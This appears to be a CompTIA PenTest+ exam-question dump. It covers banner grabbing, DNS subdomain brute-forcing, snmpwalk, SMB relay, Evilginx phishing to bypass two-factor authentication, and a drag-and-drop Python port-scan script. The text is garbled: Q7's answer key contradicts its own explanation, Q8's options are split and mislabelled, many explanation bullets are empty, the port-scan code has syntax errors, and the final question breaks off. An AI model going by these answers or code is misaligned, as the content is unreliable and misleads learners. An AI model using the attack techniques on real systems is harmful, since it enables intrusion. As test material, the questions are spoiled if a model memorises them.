CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to gather information about a service running on an open port, which often includes the version number of the application or server. Here??s why banner grabbing is the correct Answer
? Banner Grabbing: It involves connecting to a service and reading the welcome banner or response, which typically includes version information. This is a direct method to identify the version number of a web application server.
? SSL Certificate Inspection: While it can provide information about the server, it is not reliable for identifying specific application versions.
? URL Spidering: This is used for discovering URLs and resources within a web application, not for version identification.
? Directory Brute Forcing: This is used to discover hidden directories and files, not for identifying version information.
References from Pentest:
? Luke HTB: Shows how banner grabbing can be used to identify the versions of services running on a server.
? Writeup HTB: Demonstrates the importance of gathering version information through techniques like banner grabbing during enumeration phases.
Conclusion:
Option C, banner grabbing, is the most appropriate technique for confirming the version number of a web application server.
==========

NEW QUESTION 2
A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested. Which of the following should the tester do next?

A. Report the finding.
B. Analyze the finding.
C. Remove the threat.
D. Document the finding and continue testing.

Answer: A

Explanation:
Upon discovering evidence of an advanced persistent threat (APT) on the network, the penetration tester should report the finding immediately.
? Advanced Persistent Threat (APT):
? Immediate Reporting:
? Other Actions:
Pentest References:
? Incident Response: Understanding the importance of immediate reporting and collaboration with the organization??s security team upon discovering critical threats like APTs.
? Ethical Responsibility: Following ethical guidelines and protocols to ensure the organization can respond effectively to significant threats.
By reporting the finding immediately, the penetration tester ensures that the organization??s security team is alerted to the presence of an APT, allowing them to initiate an appropriate incident response.
==========

NEW QUESTION 3
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
self.ports )
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
)
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
(ports => 21 (ports => 22)
```

```
#!/usr/bin/python
```

```
ports = (21,22)
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
#!/usr/bin/bash
```

```
export $PORTS = 21,22
```

```
for %PORT in %PORTS)
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

Immutables

```
import socket
import sys
```


```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:




```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

NEW QUESTION 4
HOTSPOT
A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.
INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.
Select the two entries in the robots.txt file that the penetration tester should recommend for removal.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.
The two entries in the robots.txt file that the penetration tester should recommend for removal are:
? Allow: /admin
? Allow: /wp-admin
These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application??s backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION 5
A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

A. nslookup mydomain.com » /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY » /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Answer: D

Explanation:
Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.
? Command Breakdown:
? Why This is the Best Choice:
? Benefits:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 6
A tester runs an Nmap scan against a Windows server and receives the following results:
Nmap scan report for win_dns.local (10.0.0.5) Host is up (0.014s latency)
Port State Service 53/tcp open domain 161/tcp open snmp 445/tcp open smb-ds 3389/tcp open rdp

Which of the following TCP ports should be prioritized for using hash-based relays?

A. 53
B. 161
C. 445
D. 3389

Answer: C

Explanation:
Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.
? Understanding Hash-Based Relays:
? Prioritizing Port 445:
? Execution:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 7
A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?

A. Initiate a social engineering campaign.
B. Perform credential dumping.
C. Compromise an endpoint.
D. Share enumeration.

Answer: D

Explanation:
Given that the penetration tester has already obtained an internal foothold on the target network, the next logical step to achieve the objective of collecting confidential information and potentially exfiltrating data or performing a ransomware attack is to perform credential dumping. Here's why:
? Credential Dumping:
? Comparison with Other Options:
Performing credential dumping is the most effective next step to escalate privileges and access sensitive data, making it the best choice.
==========

NEW QUESTION 8
A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives?? accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

A. Configure an external domain using a typosquatting techniqu
B. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
C. Configure Gophish to use an external domai
D. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
E. Configure an external domain using a typosquatting techniqu
F. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
G. Configure Gophish to use an external domai
H. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.

Answer: A

Explanation:
To bypass two-factor authentication (2FA) and gain access to the executives?? accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.
? Phishing with Evilginx:
? Typosquatting:
? Steps:
Pentest References:
? Phishing: Social engineering technique to deceive users into providing sensitive information.
? Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.
? OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.
Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.
==========

NEW QUESTION 9
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:

Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.
? Tailgating:
? Physical Security:
? Pentest References:
By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization??s physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.
==========

NEW QUESTION 10
During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:
snmpwalk -v 2c -c public 192.168.1.23
Which of the following is the tester trying to do based on the command they used?

A. Bypass defensive systems to collect more information.
B. Use an automation tool to perform the attacks.
C. Script exploits to gain access to the systems and host.
D. Validate the results and remove false positives.

Answer: D

Explanation:
The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here??s the purpose in the context provided:
? SNMP Enumeration:
? Purpose of the Command:
? Comparison with Other Options:
By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.
==========

NEW QUESTION 10
SIMULATION
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

